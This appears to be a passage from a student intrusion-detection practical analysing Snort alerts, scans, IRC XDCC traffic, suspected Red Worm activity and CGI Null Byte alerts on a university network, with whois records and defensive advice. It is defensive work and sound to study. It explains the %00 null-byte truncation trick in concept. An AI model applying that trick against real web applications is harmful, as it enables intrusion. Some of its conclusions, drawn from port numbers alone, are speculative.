StateProv: VA
PostalCode: 20171
Country: US
NetRange: 24.160.0.0 - 24.170.127.255
CIDR: 24.160.0.0/13, 24.168.0.0/15, 24.170.0.0/17

But not too far away IP address-wise:
Search results for: 24.190.35.196

Optimum Online (Cablevision Systems) NETBLK-OOL (NET-24-188-0-0-1)
24.188.0.0 - 24.191.255.255
Optimum Online (Cablevision Systems) OOL-69LYBRNY3-0821 (NET-24-190-32-0-1)
24.190.32.0 – 24.190.47.255
and also:
Search results for: 24.158.214.214
Charter Communications CHARTER-NET-2BLK (NET-24-158-0-0-1)
24.158.0.0 - 24.158.255.255
Charter Communications SLDL-LA-24-158-208 (NET-24-158-208-0-1)
24.158.208.0 - 24.158.223.255
I did notice something odd
A pattern started to emerge after closer inspection. The scanning was being done in pairs, and then went in threes. UDP was always first, followed by the same port again, only TCP:
(this is out of sequence to illustrate)

```
Jul  6 03:30:47 MY.NET.97.38:2927 -> 65.29.115.188:1356 UDP
Jul  6 03:30:53 MY.NET.97.38:1450 -> 65.29.115.188:1356 SYN ******S*
Jul  6 03:30:48 MY.NET.97.38:2927 -> 12.208.46.159:3110 UDP
Jul  6 03:31:07 MY.NET.97.38:1459 -> 12.208.46.159:3110 SYN ******S*
Jul  6 03:30:48 MY.NET.97.38:2927 -> 65.31.194.130:2318 UDP
Jul  6 03:30:54 MY.NET.97.38:1452 -> 65.31.194.130:2318 SYN ******S*
Jul  6 03:30:48 MY.NET.97.38:2927 -> 24.161.60.201:1623 UDP
Jul  6 03:30:54 MY.NET.97.38:1455 -> 24.161.60.201:1623 SYN ******S*
Jul  6 03:31:07 MY.NET.97.38:1455 -> 24.161.60.201:1623 SYN ******S*
Jul 6 03:30:48 MY.NET.97.38:2927 -> 24.47.92.139:2869 UDP
Jul 6 03:30:54 MY.NET.97.38:1453 -> 24.47.92.139:2869 SYN ******S*
Jul 6 03:31:07 MY.NET.97.38:1453 -> 24.47.92.139:2869 SYN ******S*
```

Notice the pattern established by the timestamps:

```
Jul  6 03:30:48 MY.NET.97.38:2927 -> 12.208.46.159:3110 UDP
Jul  6 03:30:48 MY.NET.97.38:2927 -> 65.31.194.130:2318 UDP
Jul  6 03:30:48 MY.NET.97.38:2927 -> 24.161.60.201:1623 UDP
Jul 6 03:30:48 MY.NET.97.38:2927 -> 24.47.92.139:2869 UDP
Jul 6 03:30:48 MY.NET.97.38:2927 -> 66.169.16.124:1849 UDP
```

Pretty quick, but not enough for a DOS. We have in this short example, 5 hosts on 5 completely different subnets scanned in one second. If this person had slowed down their scans this would have been even more difficult to pick up on, since I did a single IP search when I stumbled across the pattern that was already there. It was just really hard to see at first. Everything made more sense when I placed less emphasis on the timestamps at first.
What's going on? I think that the scanning host is looking for live hosts, and not looking for a particular service to exploit - just yet. Some of the destination ports aren't well known applications (most were proprietary apps) that have major, well-known vulnerabilities, and others don't even exist. One possibility is that this was reconnaissance and they had multiple scanners running at one time.
Because of the IP and port scatteration, I thought about the possibility of this being a worm of some kind, but the more I thought about it the less it made sense, since the obscurity of the ports really wouldn't make for a effective way for it to spread.

I couldn't come up with a conclusive theory without seeing the rest of the packet payloads generated, but I'm pretty sure this was an attempt at a sneaky scan. Luckily, at the very least, none of the hosts responded to this activity. Since this is UDP, I'm not looking for a SYN/ACK, which would be a live host that's listening. Also out of the question is a RST/ACK, which would mean a service isn't being offered at that particular port. I'm looking for ICMP “port unreachable” messages, which would mean the port may not be offering the service, but at the very least is likely a live host.

MY.NET.97.168

22 different hosts for an open web server at port 80 scanned host MY.NET.97.168. In the middle of the traffic are 3 attempts to find out about whether or not this host is running Telnet. On the bright side, there doesn't seem to be any response I could find from the scanned host.

What I found interesting about these very brief and strange scans (exactly 2 times per attempt) was that so many came from the Netherlands like the following hosts:

```
Jul 6 10:38:24 80.132.215.126:3406 -> MY.NET.97.168:80 SYN ******S*
Jul 6 10:38:27 80.132.215.126:3406 -> MY.NET.97.168:80 SYN ******S*
Jul 6 23:02:52 81.94.79.140:3223 -> MY.NET.97.168:80 SYN ******S*
Jul 6 23:02:53 81.94.79.140:3223 -> MY.NET.97.168:80 SYN ******S*
Jul 6 16:17:25 217.232.221.26:63890 -> MY.NET.97.168:80 SYN ******S*
Jul 6 16:17:32 217.232.221.26:63890 -> MY.NET.97.168:80 SYN ******S*
Jul 7 01:40:08 217.234.189.79:1930 -> MY.NET.97.168:80 SYN ******S*
Jul 7 01:40:11 217.234.189.79:1930 -> MY.NET.97.168:80 SYN ******S*
```

MY.NET.97.149

Host MY.NET.97.149 both initiated scans and was scanned, showing up an overall 48196 times. TCP SYN scans directed at this host happened a total of 31 times by 31 distinct hosts, mostly to web ports, but some were directed to port 4899, a remote administration port (Radmin). Port 3389, Microsoft Terminal Services port was also looked at.

Host MY.NET.97.149 also initiated scans to 45850 different hosts including IP addresses like the following small sampling:

67.93.255.236
OrgName: Internet Allegiance, Inc.
OrgID: IALG
Address: 1950 Stemmons Freeway
City: Dallas
StateProv: TX
PostalCode: 75207
Country: US
NetRange: 67.88.0.0 - 67.95.255.255

1006 hosts belonging to the Genuity subnet were scanned, exclusively for port 137:

```
Jul  6 17:30:11 MY.NET.97.149:1027 -> 4.0.1.79:137 UDP
Jul  6 17:30:11 MY.NET.97.149:1028 -> 4.0.1.82:137 UDP
Jul  6 17:30:12 MY.NET.97.149:1028 -> 4.0.1.84:137 UDP
Jul  6 17:30:12 MY.NET.97.149:1028 -> 4.0.1.85:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1028 -> 4.0.1.86:137 UDP
```

```
Jul  6 17:30:13 MY.NET.97.149:1027 -> 4.0.1.87:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1028 -> 4.0.1.88:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1027 -> 4.0.1.89:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1028 -> 4.0.1.90:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1026 -> 4.0.1.92:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1026 -> 4.0.1.93:137 UDP
Jul  6 17:30:13 MY.NET.97.149:1029 -> 4.0.1.95:137 UDP
Jul  6 17:30:14 MY.NET.97.149:1028 -> 4.0.1.91:137 UDP
```

Since I can't see the actual payload that was generated, I can't determine exactly what's happening, but notice that these scans seem very mechanical, and are quick enough to probably be automated. As many as 8 different hosts in 1 second! I'm going to side with the theory that this host is strictly a scanner rather than a host infected with a worm, since more worm like activity should include ports used by W32.Bugbear like 36794. I've ruled out a QAZ infection, since it uses TCP port 139. It's also possible, but not likely, that worms seem to follow such blatant linear activity.

4.0.1.93
OrgName: Genuity
OrgID: GNTY
Address: Genuity
Address: 225 Presidential Way
City: Woburn
StateProv: MA
PostalCode: 01888
Country: US
NetRange: 4.0.0.0 - 4.255.255.255

3.255.255.170
OrgName: General Electric Company
OrgID: GENERA-9
Address: 1 Independence Way
City: Princeton
StateProv: NJ
PostalCode: 08540
Country: US
NetRange: 3.0.0.0 - 3.255.255.255

MY.NET.97.97

This host was found to be the source of 7125 scans. Although there's no traffic to indicate that this is a proper web server, from July 6 to the 9th, 17 different hosts were also found to be scanning it 26 times on port 80, no doubt for reconnaissance purposes. A relatively small (19 times) amount of activity by this host was due to peer-to-peer traffic.

What made me nervous was that too many ports associated with Trojans were in use by this host too many times. Port 1025 is home to 4 kinds of Trojans, and was present nearly five thousand times. Port 1027, associated with ICKiller was found to be in use more than a thousand times. Port 1029 is home to 2 Trojans, ICQNuke98 and ICKiller.

1054 is use by TheThief Trojan. This host should probably be removed from the network and investigated further.

MY.NET.97.131
On July 5th this host conducted SMTP SYN scans to 45 different hosts. This was probably the work of an automated tool since this took place in under just one minute, which is fairly fast. I'd like to believe this was legitimate traffic but there were too many connections in too short a time for someone to "just" be checking their email. Hosts included in this mail server scan again included General Electric (see above) and the following hosts:

206.137.184.7
(UUNET is now a division of MCI)
UUNET Technologies, Inc. NETBLK-UUNETCBLK136 (NET-206-136-0-0-1)
206.136.0.0 - 206.139.255.255
Diverse Service Corporation WEBBERNET (NET-206-137-184-0-1)
206.137.184.0 - 206.137.191.255
204.68.200.220
OrgName: Software Creations
OrgID: SOFTWA-85
Address: 5930 N. Maple Grove Road
City: Bloomington
StateProv: IN
PostalCode: 47404
Country: US
NetRange: 204.68.200.0 - 204.68.200.255

On the flip side, host MY.NET.97.131 was the subject of 90 SYN scans from host 209.208.0.15, coming from an ISP in Florida:
OrgName: Internet Connect Company, Inc.
OrgID: INCC
Address: 2815 NW 13 Street Suite 201
City: Gainesville
StateProv: FL
PostalCode: 32609
Country: US
NetRange: 209.208.0.0 - 209.208.127.255
The scans all took place on July 5th, for about a minute to over 31 different ports. The most notable ports in this session were SYN flags sent to Trojan ports:

```
Jul 5 21:01:56 209.208.0.15:14706 -> MY.NET.97.131:1080 SYN ******S*
Jul 5 21:01:59 209.208.0.15:14706 -> MY.NET.97.131:1080 SYN ******S*
```

port 1080 is legitimate for SOCKS, but also is home to the SubSeven2.2 and Winhole Trojans.

```
Jul 5 21:01:56 209.208.0.15:14747 -> MY.NET.97.131:2283 SYN ******S*
Jul 5 21:01:59 209.208.0.15:14760 -> MY.NET.97.131:2283 SYN ******S*
Jul 5 21:02:05 209.208.0.15:14760 -> MY.NET.97.131:2283 SYN ******S*
```

port 2283 is home to 2 Trojans, the HVL Rat 5 and HVL RAT.

It would be wise to take a closer look at MY.NET.97.131, just in case.

UMBC NIDS IRC Alert
XDCC client detected attempting to IRC
6159 Internal Alerts Generated
Summary:
IRC has traditionally been know for “chatting” online, but is now mutated into much more. It can now be used for finding and downloading pirated software, movies, games and music. The other equally disturbing part of the mutation is the automation it now involves and the nefarious possibilities it brings to the network. With XDCC software, the hosts acting as IRC chat servers can now also act as file servers. When others log into whatever channel, or “chat room” they desire, they're presented with an automated listing of what's currently being offered on the channel for download.
For the record, although I didn't find anything resembling Trojan behavior with this internal IRC traffic, IRC port 6667 is also home to 10 different Trojans!
Specifically (all TCP): Kaitex, Trojan, Mania, Moses, ScheduleAgent , Subseven, 2.1.4 DefCon 8, SubSeven,The Thing (modified), Trinity, WinSatan
Summary:
The activity that generated these internal alerts turned out to be a big network traffic noise generator. Almost all internal traffic generating this alert 6157 out of 6159 times (2 generated IRC evil - running XDCC alerts to the same destination host), went exclusively from MY.NET.198.221 to IP address 205.188.149.12, to port 6667. This happened to be an AOL IRC server.
OrgName: America Online, Inc
OrgID: AMERIC-59
Address: 22080 Pacific Blvd
City: Sterling
StateProv: VA
PostalCode: 20166
Country: US
NetRange: 205.188.0.0 – 205.188.255.255
The source host started at:

```
07/08-11:45:04.309569  [**] IRC XDCC client detected attempting to IRC
[**] MY.NET.198.221:4139 -> 205.188.149.12:6667
```

and stopped:

```
07/08-13:44:09.704320  [**] IRC XDCC client detected attempting to IRC
[**] MY.NET.198.221:3296 -> 205.188.149.12:6667
```


IRC evil - running XDCC
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
64 Internal Alerts Generated
Summary:
These are additional subsets of the IRC alerts above. The traffic proved to be very similar to the other IRC traffic, with the minor exception of the send command. What caught my attention was that host MY.NET.74.216 and 212.161.35.251 exclusively triggered both of these together. My concern in general with IRC is the ability to send and receive files so easily, which is the whole reason these alerts were triggered in the

first place (Snort caught a send command being issued during IRC). People think that they're sending and receiving music, warez, or games but this is also a great way to spread Trojans around as well.
Maybe Forrest Gump's mom really was right about the life is like a box of chocolates analogy! Do you know what kind of chocolate your network is getting? IRC makes it really hard to know! I tried hard, but could not see any signs of a compromise...just yet. The University shouldn't wait for this to happen.

Correlations:
Al Williams also found similar network atrocities here in his practical:
http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf
Information I found helpful on the XDCC IRC protocol:
http://www.governmentsecurity.org/articles/XDCCAn.EDUAdminsNightmare.php

Defensive Recommendation(s):
The University should really consider blocking well-known IRC ports, like 6665 all the way up through 6669.

Link Graph Representing Internal /External Peer-to-Peer Traffic:



High port 65535 tcp/udp - possible Red Worm – traffic
3688 (3045 tcp, 643 udp) Total Internal Alerts Generated
Summary:
The Red Worm (also known as Adore) is a worm that targets Linux vulnerabilities known to exist in several well-known services by using ports 21, 53, 515, 12345 and 65535. It looks for 3 additional service vulnerabilities than it's related variants, the Lion and Ramen worm did:
rpc.statd, wu-ftpd, LPRng (in addition to BIND) by scanning hosts on the Internet.
According to McAfee:
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=99064
"it replaces the system ps binary with a trojaned one and moves it to /usr/bin/adore. It also sends "personal" information belonging to the system it's residing on such as: the results of a ps -aux, ifconfig, /etc/ftpusers, /etc/hosts, /etc/shadow and /root/.bash_history".
Although there were many instances of traffic going to and from port 65535, there was absolutely no standout behavior going to the other ports and 65535 at all.
How severe this threat is depends on how many machines and/or servers running Linux the University has running. There's much less to worry about if the University is running mostly Windows machines, but rogue Linux machines, for example, in dorm rooms could be a problem.
Since the worm has been known to send itself to email addresses at gmx.net, hotmail.com, sina.com, and 21cn.com (the last 2 being Asian web portals). I made it a point to look for internal hosts emailing addresses in this range (respectively, 213.165.65.100, the ranges of 207.68.171-3.233, the 65.54.X.X subnet, 66.77.9.79, and the 202.106.187.X subnet.). This isn't a foolproof way to know, but since I can't see the underlying payloads, this is a symptom that the University should be aware of for possible infection. It's also possible that the values of the IP addresses to be emailed could be modified.
Upon checking for internal host interaction with the aforementioned destination IP's, none could be found, except for one:
Hosts MY.NET.97.29 and MY.NET.97.154 together triggered 24 alerts, to IP address 65.54.244.250, and in terms of both numbers and behavior, there didn't seem to be enough here to be consistent with Red Worm infection.
Huge numbers of false alerts were present here, by the way. 2314 alerts alone were Kazaa traffic and 605 were triggered by the WinMX application.

MY.NET.111.34
2292 out of 3045 overall internal alerts were generated by this host going to 63.164.243.132, which belongs to:
Search results for: 63.164.243.132
Sprint SPRN-BLKS (NET-63-160-0-0-1)
63.160.0.0 - 63.175.255.255
Access Toledo,LTD. FON-106777395261575 (NET-63-164-240-0-1)
63.164.240.0 - 63.164.255.255

100% of the traffic was for peer-to-peer traffic, Morpheous, Kazaa, or Grokster on port 1214. This host doesn't have much to say here but the scans tell a different story. See the following section on scan correlations.

MY.NET.97.93
the 76 times this host communicated with host 217.209.142.239 (yet another host with Amsterdam origins) should be cause for concern, since another Trojan port, 1208 tcp Infector was in use. This doesn't mean that this host was infected with the Red Worm, but the use of this port arouses suspicion.
Search results for: 217.209.142.239
inetnum: 217.209.0.0 - 217.209.255.255
netname: TELIANET
descr: Telia Network Services
descr: ISP
country: SE
admin-c: TR889-RIPE
tech-c: TR889-RIPE
status: ASSIGNED PA
notify: backbone@telia.net
mnt-by: TELIANET-LIR
changed: fia@telia.net 20011204
changed: aca@telia.net 20020109
source: RIPE
route: 217.208.0.0/13
descr: TELIANET-BLK
origin: AS3301
mnt-by: TELIANET-RR
changed: rr@telia.net 20010508
source: RIPE
The following hosts were found to actually using legitimate applications with destination ports of 65535. The behavior they exhibited was not representative of an infection: MY.NET.69.160, MY.NET.74.221, MY.NET.141.21

MY.NET.111.197
This host only triggered 52 alerts, but the communications made were from source port 1492 to destination port 65535, which concerns me, since port 1492 houses the FTP99CMP Trojan. Like the hosts flagged below, this host also deserves a closer look.

The following internal hosts should either be inspected further or kept a very close eye on for infection (all hosts are internal to MY.NET) :
24.34, 100.165 (yes, the University web server!), 87.232, 24.44, 5.20, 150.83, 60.38, 29.3

These hosts have been singled out because they all exhibited very distinct patterns of behavior to and from port 65535 and port 80. Notice how quickly connections are being made within the patterns, and that the IP's are fairly random (only some of the traffic will

be shown as there are 103 total alerts generated by these 8 hosts). It must be noted that the hosts mentioned here are probably not compromised but should be at the very least tracked from a behavioral standpoint.
Evidence that host MY.NET.24.44 is a web server wasn't apparent, but below we see traffic going to port 80. Could someone have set up a rogue web server? Possibly. What's unusual about the traffic? The source port of 65535 looks very suspicious. Host 68.50.16.64 was the stimulus here:

```
07/08-16:47:15.425081 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 68.50.16.64:65535 -> MY.NET.24.44:80
07/08-16:47:15.425215 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.44:80 -> 68.50.16.64:65535
07/08-16:47:15.442258 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 68.50.16.64:65535 -> MY.NET.24.44:80
07/08-16:47:15.447266 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 68.50.16.64:65535 -> MY.NET.24.44:80
07/08-16:47:15.447446 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.44:80 -> 68.50.16.64:65535
07/08-16:47:15.449690 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.44:80 -> 68.50.16.64:65535
07/08-16:47:15.449855 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.44:80 -> 68.50.16.64:65535
07/08-16:47:15.466537 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 68.50.16.64:65535 -> MY.NET.24.44:80
07/08-16:47:15.471049 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 68.50.16.64:65535 -> MY.NET.24.44:80
07/08-16:47:15.471118 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.44:80 -> 68.50.16.64:65535
```

I counted 10 of these in one second!
Traffic involving the other hosts was very similar except this interplay would happen between 4 to 8 times a second. This traffic is still too fast for me to consider this normal, especially considering the ports involved.
This is another subset of internal hosts that should be examined and/or removed from the network for possible compromise (all from MY.NET):
100.230, 6.55, 25.70, 25.10, 25.73, 97.51, 24.20, 25.12
Patterns in the next group involving the hosts above made me very concerned. Realistically, can people really check their email 7 times a second? Both of the activities with this and the aforementioned group of hosts is cause for concern. Again, this is just suspicion, since I can't see the full packet payloads generated.

```
07/09-03:57:54.383953 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
07/09-03:57:54.401373 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
07/09-03:57:54.432731 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
07/09-03:57:54.561776 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
```

```
07/09-03:57:54.595434 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
07/09-03:57:54.616887 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
07/09-03:57:54.637631 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.55:65535 -> 207.69.200.154:25
```

My suspicions also increased with the following hosts since their behavior also included port 25 activities in combination with port 65535. Email being sent is a sign of possible compromise, as it can alert other hosts that new hosts are indeed infected. This example is the closest match to the profile of the Red Worm I could get, with email being sent to an address in Hong Kong, which comes close to the 202.106.187.X subnet mentioned before. The source host should be tracked closely:

```
07/09-10:35:24.342381 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.20:65535 -> 202.84.17.172:25
07/09-10:35:24.604788 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.20:65535 -> 202.84.17.172:25
07/09-10:35:25.120642 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.20:65535 -> 202.84.17.172:25
07/09-10:35:25.375868 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.20:65535 -> 202.84.17.172:25
07/09-10:35:25.375919 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.24.20:65535 -> 202.84.17.172:25
```

other suspicious hosts with identical port interaction included (all hosts are MY.NET) : **100.230, 6.55, 25.70, 97.51, the 25 subnet, 24.20, 60.17 and 141.21.**

As an added observation: while the aforementioned hosts with traffic going from source port 65535 to destination port 25 may not mean they're infected, this traffic in and of itself points to probable packet crafting or a Trojan. We don't normally see traffic generated with a source port of 65535, which is a legitimate port number, but worth investigating, since 2 other Trojans besides the Adore (Red Worm) use it.

MY.NET.153.223, MY.NET.86.110, MY.NET.150.242, MY.NET.84.178

All 605 combined alerts generated by these hosts were exclusively for the WinMX application.

Scan Correlation(s) with IP addresses generating these alerts:
MY.NET.111.34

This host was a very busy scanner. It was the source of 109783 scans of which 105745 were Kazaa queries using UDP. This was probably due to the source host looking for files to download across many hosts, since peer-to-peer programs like this can do searches relatively quickly.

The remaining 4038 times, from July 6 at 3:24 to July 8 9:37, this host scanned 1873 different hosts. The entire duration of the scans, different connections were being made every few seconds. The first 5 connections started with 5 second intervals, then to 6 seconds, backing off to 1, 2, 4 and 10 seconds.

Favorite targets were hosts running broadband services and included huge chunks of subnets belonging to AT&T, RoadRunner, Comcast and Adelphia. A short excerpt

follows. What it shows is the source host scanning 14 different hosts in about 1 minute, on seemingly random target hosts and ports. Perhaps this is the very beginning of the reconnaissance phase and they're looking for targets for a reply (luckily, there wasn't). Inspection of the packets would have helped tremendously, but this is what we have:

```
Jul 6 03:25:01 MY.NET.111.34:1604 -> 24.208.47.241:3392 SYN ******S*
Jul 6 03:25:06 MY.NET.111.34:1605 -> 24.162.147.132:2096 SYN ******S*
Jul 6 03:25:11 MY.NET.111.34:1606 -> 66.68.213.20:1753 SYN ******S*
Jul 6 03:25:16 MY.NET.111.34:1607 -> 65.26.92.76:3696 SYN ******S*
Jul 6 03:25:21 MY.NET.111.34:1608 -> 65.31.179.185:1093 SYN ******S*
Jul 6 03:25:27 MY.NET.111.34:1609 -> 65.29.152.104:2061 SYN ******S*
Jul 6 03:25:28 MY.NET.111.34:1610 -> 66.90.129.153:3255 SYN ******S*
Jul 6 03:25:31 MY.NET.111.34:1611 -> 66.67.46.15:3781 SYN ******S*
Jul 6 03:25:33 MY.NET.111.34:1611 -> 66.67.46.15:3781 SYN ******S*
Jul 6 03:25:37 MY.NET.111.34:1612 -> 24.91.40.132:2461 SYN ******S*
Jul 6 03:25:38 MY.NET.111.34:1613 -> 24.168.204.174:3815 SYN ******S*
Jul 6 03:25:48 MY.NET.111.34:1615 -> 24.162.138.163:2404 SYN ******S*
Jul 6 03:25:50 MY.NET.111.34:1616 -> 24.189.227.79:2119 SYN ******S*
Jul 6 03:25:52 MY.NET.111.34:1617 -> 66.26.51.92:3490 SYN ******S*
Jul 6 03:25:57 MY.NET.111.34:1618 -> 24.190.11.151:3225 SYN ******S*
```

MY.NET.97.93

Between July 6 and July 9, 15 different hosts scanned MY.NET.97.93 on port 80 to check it's vulnerability as a web server. No responses could be located from the scanned hosts.

Also notice how strange the traffic below is. We have the source host's never-changing port number going to about 14 targets (we all know the ephemeral source ports should increment on each new sending connection). The Nmap utility has been known to use the same source ports when performing scans across changing hosts.

```
Jul 6 12:21:23 MY.NET.97.93:3024 -> 24.186.87.169:2582 UDP
<edited for space>
Jul 6 12:21:23 MY.NET.97.93:3024 -> 65.35.35.166:3967 UDP
Jul 6 12:21:23 MY.NET.97.93:3024 -> 65.33.18.179:1228 UDP
Jul 6 12:21:24 MY.NET.97.93:3024 -> 24.49.120.26:3180 UDP
Jul 6 12:21:24 MY.NET.97.93:3024 -> 24.185.160.110:2853 UDP
Jul 6 12:21:24 MY.NET.97.93:3024 -> 24.185.41.18:1424 UDP
```

MY.NET.111.197

Out of 48693 scans this host generated, an astounding 44027 were attributed to peer-to-peer file searching and swapping. The leftover scans consisted of 2460 different hosts.

They strongly resemble the scans conducted by MY.NET.111.34 above, happen on the same day, and cover many of the same IP address clusters. These scans were about the same speed even, going about 7 hosts every 30 seconds or so:

```
Jul 6 19:07:30 MY.NET.111.197:4106 -> 66.69.39.162:2635 SYN ******S*
Jul 6 19:07:31 MY.NET.111.197:4107 -> 12.251.129.149:2241 SYN ******S*
Jul 6 19:07:32 MY.NET.111.197:4108 -> 24.45.203.98:1221 SYN ******S*
Jul 6 19:07:38 MY.NET.111.197:4109 -> 24.189.25.99:3454 SYN ******S*
Jul 6 19:07:42 MY.NET.111.197:4110 -> 24.74.21.1:2211 SYN ******S*
```

```
Jul 6 19:07:45 MY.NET.111.197:4110 -> 24.74.21.1:2211 SYN ******S*
Jul 6 19:07:47 MY.NET.111.197:4111 -> 24.91.137.13:2925 SYN ******S*
Jul 6 19:07:52 MY.NET.111.197:4112 -> 24.50.169.132:1981 SYN ******S*
```
Luckily, for both the targets and the University, the destinations did not respond in any way.

Correlations:
Probably the most definitive work on the Red/Adore worm can be found on the SANS website: http://www.sans.org/y2k/adore.htm
This is an interesting article on the predecessor to the Red Worm, the Ramen: http://www.linuxsecurity.com/articles/network_security_article-2335.html
Defensive Recommendation(s):
William Stearns has a program called Adorefind. It can be found and downloaded here: http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm
I wholeheartedly recommend its use.
There's not really much at this point in anti-virus software for Linux, but here are 2 sources: Sophos and McAfee VirusScan for Unix, and here's where they can be found: http://www.sophos.com/
http://www.networkassociates.com/us/products/mcafee/antivirus/desktop/vs_unix.htm
Of course, nothing I can say underscores a basic maxim when it comes to all operating systems: keep up with vendor updates and patches religiously! Regardless of what OS is running!

spp_http_decode: CGI Null Byte attack detected
5209 Internal Alerts Generated
Summary:
No mention of this is proper without mentioning Rain Forest Puppy's definitive work. This investigative research produced what's known as the Poison NULL Byte that was the term credited by RFP to being originally used by Olaf Kirch in a Bugtraq post. The very informative article is located here:
http://www.wiretrip.net/rfp/txt/phrack55.txt
The premise here is simple and has to do with Perl, a powerful interpreted language used for everything from text processing to the subject at hand here: CGI scripts.
The main problem comes not so much from Perl, but the way it interacts with other programs (most times this is the C programming language). It all boils down to this: %00 equals ' \0 ' . On the right hand side of the word equals is what's known as a “null” (or NUL) character in the C programming language. It is called a delimiter in C and used to terminate sequences of characters, also known as strings. Perl doesn't recognize it as a delimiter, but any call to the system made by Perl will recognize it, because the foundational system calls are written in C. In Perl, when the %00 is appended to something in a URL, like $input_from_user == systemcall%00, everything is truncated underneath by C and it won't see anything beyond the word system call.
If the Snort preprocessor finds the %00 anywhere in URI content, it will trigger. Unfortunately this is a very common occurrence when dealing with URI content, and much, if not most of the time is harmless. Modern web security measures include things like SSL or some kind of encryption. Data that's encoded in binary is thrown around networks much of the time also and can sometimes be used with cookies. These factors

can and do, trigger many benign alerts. Both the content and the payload it contains would have to be examined to find out if this is a serious threat, or a false alert.

MY.NET.53.88, MY.NET.97.117, MY.NET.53.99, MY.NET.97.238, MY.NET.97.115, MY.NET.98.96, MY.NET.153.127, MY.NET.163.76, MY.NET.86.85, MY.NET.98.84, MY.NET.189.34, MY.NET.178.75, MY.NET.98.84, MY.NET.97.95, MY.NET.97.71, MY.NET.70.101, MY.NET.150.133, MY.NET.141.225, MY.NET.7.30, MY.NET.187.73, MY.NET.97.37
Out of the combined 3780 alerts generated by these hosts, they were all false alerts going to legitimate web sites. Nothing anomalous was noted here.

MY.NET.81.58
322 false alerts were triggered when this host visited eBay's website.
Scan Correlation(s) with IP addresses generating these alerts:
MY.NET.97.117
